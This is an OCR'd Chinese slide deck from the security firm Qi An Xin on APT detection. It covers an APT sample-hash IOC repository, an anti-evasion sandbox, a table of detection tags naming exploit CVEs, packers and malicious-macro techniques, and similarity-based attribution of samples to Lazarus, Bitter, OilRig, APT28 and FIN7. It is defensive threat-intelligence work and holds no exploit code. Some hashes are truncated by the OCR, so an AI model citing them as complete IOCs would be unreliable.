
奇安信的APT Digital Weapon展示项目

奇安信

目前已包含超过150个团伙或战役的条目



共接近两万个文件Hash IOC条目



Hash	Type	Family	Frist_Seen	Name
4e61e0d8bb0f674c536afde9296dd736	ELF executable		2019-11-11 10:17:42	Fysbis
b54e2b724b148fa03ae9f981506587d5	Win32 EXE		2019-10-08 03:47:46	
6b7026e3a5ce0e2cc4bb8be955aecded	Win32 EXE		2019-10-07 03:10:10	
ccac33be2e9b95d5f1a44a6a7f64ed08	Win32 DLL		2019-10-04 14:53:40	
c01e87de07bc56589965aff67860f593	Win64 EXE		2019-09-11 08:56:28	
c8609af87250899e90ea6ae8fa50ba34	Win64 EXE	sednit	2019-09-09 08:21:38	certserv.exe

APT数字武器陈列项目：主要由APT组织（比如：海莲花、方程式、APT28等）、相关行动（比如：Operation Dustysky），以及部分有较大影响范围的网络犯罪团伙（比如：TA505、MageCart等）组成，共接近两万个文件Hash IOC条目。

更多详情请访问：https://github.com/RedDrip7/APT_Digital_Weapon

持续运营的高对抗沙箱

奇安信

虚拟化

基于CPU VT虚拟化特性构建的沙箱内核，完全自主化知识产权，从根本上解决沙箱HOOK冲突、内核驱动检测等因素造成的样本执行问题。

自适应

强大文件类型识别，智能判断多文件关联逻辑，启发式智能文件抽取执行、智能文件补齐，智能判断URL链接执行逻辑，精确选择沙箱操作系统环境、应用程序、运行参数来运行目标样本。

高仿真


交互式人工操作模拟、工作环境模拟、操作轨迹模拟、网络模拟等。

反躲避

反反沙箱、延时加速、主动触发、行为加速等。

改进案例 – 高仿真

```
{\rtf1{\objdata
\adeflang1025\ansi\ansicpg936\uc2\adeff31507\deff0\stshfdbch31505\stshfl
{\f13\fbidi \fnil\fcharset134\fprq2{\*\panose 020106000301010101}\'cb\
{\f37\fbidi \fswiss\fcharset0\fprq2{\*\panose 020f0502020204030204}Calib
{\f39\fbidi \fswiss\fcharset134\fprq2{\*\panose 020b0503020204020204}@\'
{\flomajor\f31500\fbidi \froman\fcharset0\fprq2{\*\panose 02020603050405
{\fhimajor\f31502\fbidi \froman\fcharset0\fprq2{\*\panose 02040503050406
{\flominor\f31504\fbidi \froman\fcharset0\fprq2{\*\panose 02020603050405
{\fhiminor\f31506\fbidi \fswiss\fcharset0\fprq2{\*\panose 020f0502020204
{\f48\fbidi \froman\fcharset204\fprq2 Times New Roman Cyr;}{\f50\fbidi \
```



整合起来的系统-全链路高级威胁攻击标签化

奇安信

基于自研深度文件解析引擎+沙箱行为判定+外部威胁情报判定，将大部分APT/高级威胁攻击使用的技术标签化（tag）记录，总数达上百类。

LNK	Network	Malicious	NO_CHAR_NUM	Office_Macro	General_Macros	Run_Script	CVE-2010-2568
8,696	4,040	177	344	3,517	1,809	932	1,456
nsis	Attr_hidden	CVE-2017-11882	RAR_PE	upx	inno	Fake_App	autoit_resource
434	512	54	2,166	316	225	61	223
Run_PowerShell	Macro_Network	DIR_Macro	OLE_DIR	Macros_yara	HasPassword	ZIP_LNK	Encrypted
274	197	1,052	3,082	999	615	78	252
upx30	apk	ACE_PE	autoit	CVE-2018-20250	pecompact2x	mpress	Office_Macro4.0
60	914	2	35	2	31	21	85
HeaderEncrypted	Flash_S	sfx_rar	APT-C-09	Inject_Macros	install_shield	OLE_PE	Downloader_Macros
14	547	154	26	162	43	81	34
petite231	aspack2x	nb10	Office_TmpInject	CVE-2017-0199	PDF_JS	sfx_zip	InkCtrol_GetFocus
32	31	277	21	17	21,865	16	3
upx_64	sfx_7z	CVE-2012-0158	asprotect2x	petite24	upx30_64	boxstub	Antivirus_Yara
8	14	1	6	9	1	8	3
mpress64	CAB_PE	themida	upack	mew11	fsg20	msi_installer	sfx_cab
7	629	4	5	1	5	15	28
sfx_cab_resource	Office_Flash_S	Office_Flash	GZIP_PE	MAIL_PE	XML_Macro	CVE-2009-3459	CVE-2018-4993
52	4	6	16	8	4	10	22
PDF_PE	setup_factory	High_Risk_Lnk	RTF_PE	CVE-2018-0802	Script_TmpInject	TAR_PE	sfx_cab_followres
371	9	7	12	2	8	8	54
OLE_Unknown	Office_KWord	RAR_LNK	Base64d_PE_yara	genteert	Equation	advinstsfx	hwp
5	8	2	1	3	24	1	2
System_Tools_Yara							
3							


奇安信

4 现实的APT检测案例

Lazarus and Bitter

奇安信

我们通过高对抗沙箱集群 x 同源系统，在日常样本处理的流程中，自动化地发现多个APT团伙样本

	13db2875c4db1f8af3c001b043081...	2	Lazarus Group...	malware.hwp	HWP_EPS	置信度: 0.77 相似样本: 06cfc6cda57fb5b67ee3eb0400dd... Lazarus 0.029419 ff9eff561fd793ddb9011cf7006d5f... Group123 0.030410 8152e241b3f1fdb85d21bfcf2aa8a... Lazarus 0.034094 人工备注: 确认是[redacted]
	62a1e4af1b791cb696c4ef130bdc3b...	20	Bitter		CVE-2018-0798	置信度: 0.99 相似样本: e4abdd40f7d1adb3f13994043848... Bitter 0.000245 488f39e81fa6ab497062631595da... Bitter 0.000491 aa2ed003ae8a2ccaa999aad3889... Bitter 0.000491 61a107fee55e13e67a1f6cbc9183... Bitter 0.000491 人工备注: CVE-2018-0798[redacted]

疑似Lazarus投递的样本

- Lazarus样本为HWP文件，利用HWP的漏洞进行攻击。

疑似Bitter投递的样本

- Bitter样本为RTF文件，利用CVE-2018-0798漏洞进行攻击。

OilRig and APT28

奇安信

OilRig样本为docx格式，利用包含的恶意宏代码进行攻击。

	20d679bc80117af4fb02f023d4a855...	0.77	OilRig Fin7		486bdf835a453c6ffb5f56647e697871 OilRig 0.003753 ca64a55a9f491864a2c51357fb7f6958 OilRig 0.010250 aeebfc9eb9031e423797a5af1985242d APT28 0.013726	疑似APT样本，同源系统判定为OilRig...

APT28样本为docx格式，利用Office DDE技术进行攻击。

	d7f174cd44686c3afc4a9a5ac646f0db	0.79	APT28 Gravity...		ccd2e208c308b56acb5fb86dd029c034 APT28 0.010640 e8a5e737e30b959f652025d53fb2c377 Gravityrat 0.017280 8b8e44bd5e4a9f7d58714ba9ca72351c APT27 0.017910	高可疑APT28，

OilRig and APT28

奇安信

Cobalt Group样本为利用恶意宏代码进行攻击的Office Word样本
（网络犯罪组织，主要针对金融和ATM ）

	781a7b92796bc1cd02fff331f7ff3b38	0.84	Cobalt...		b0684e4a309bcfa6e7bd6b0c633b78b7 CobaltGroup 0.013099 92f1bb5aa4a1c6c8ac81cbfdc2b3698a CobaltGroup 0.014872 5ba7ec869c7157efc1e52f5157705867 Hades 0.015060	

Fin7团伙的样本为利用恶意宏代码进行攻击的Office Word样本
（ FIN7是以资金为动机的攻击组织）


	fb90dda9b53455c73a5d64df71217...	0.95	Fin7		94e1f07a34ad040bd1a00419dc7ba971 Fin7 0.007691 dc8b30c5253f02a790a31f2853fe41f8 Fin7 0.060418	


实际的APT邮件案例

奇安信

可疑特征APT邮件检测

1. 邮件探针检测
2. 邮件内容、附件关键词检测
3. 邮件链接、跳转链接检测
4. 加权判别是否高威胁邮件并标记，进入高级分析人员视野






谢谢观赏！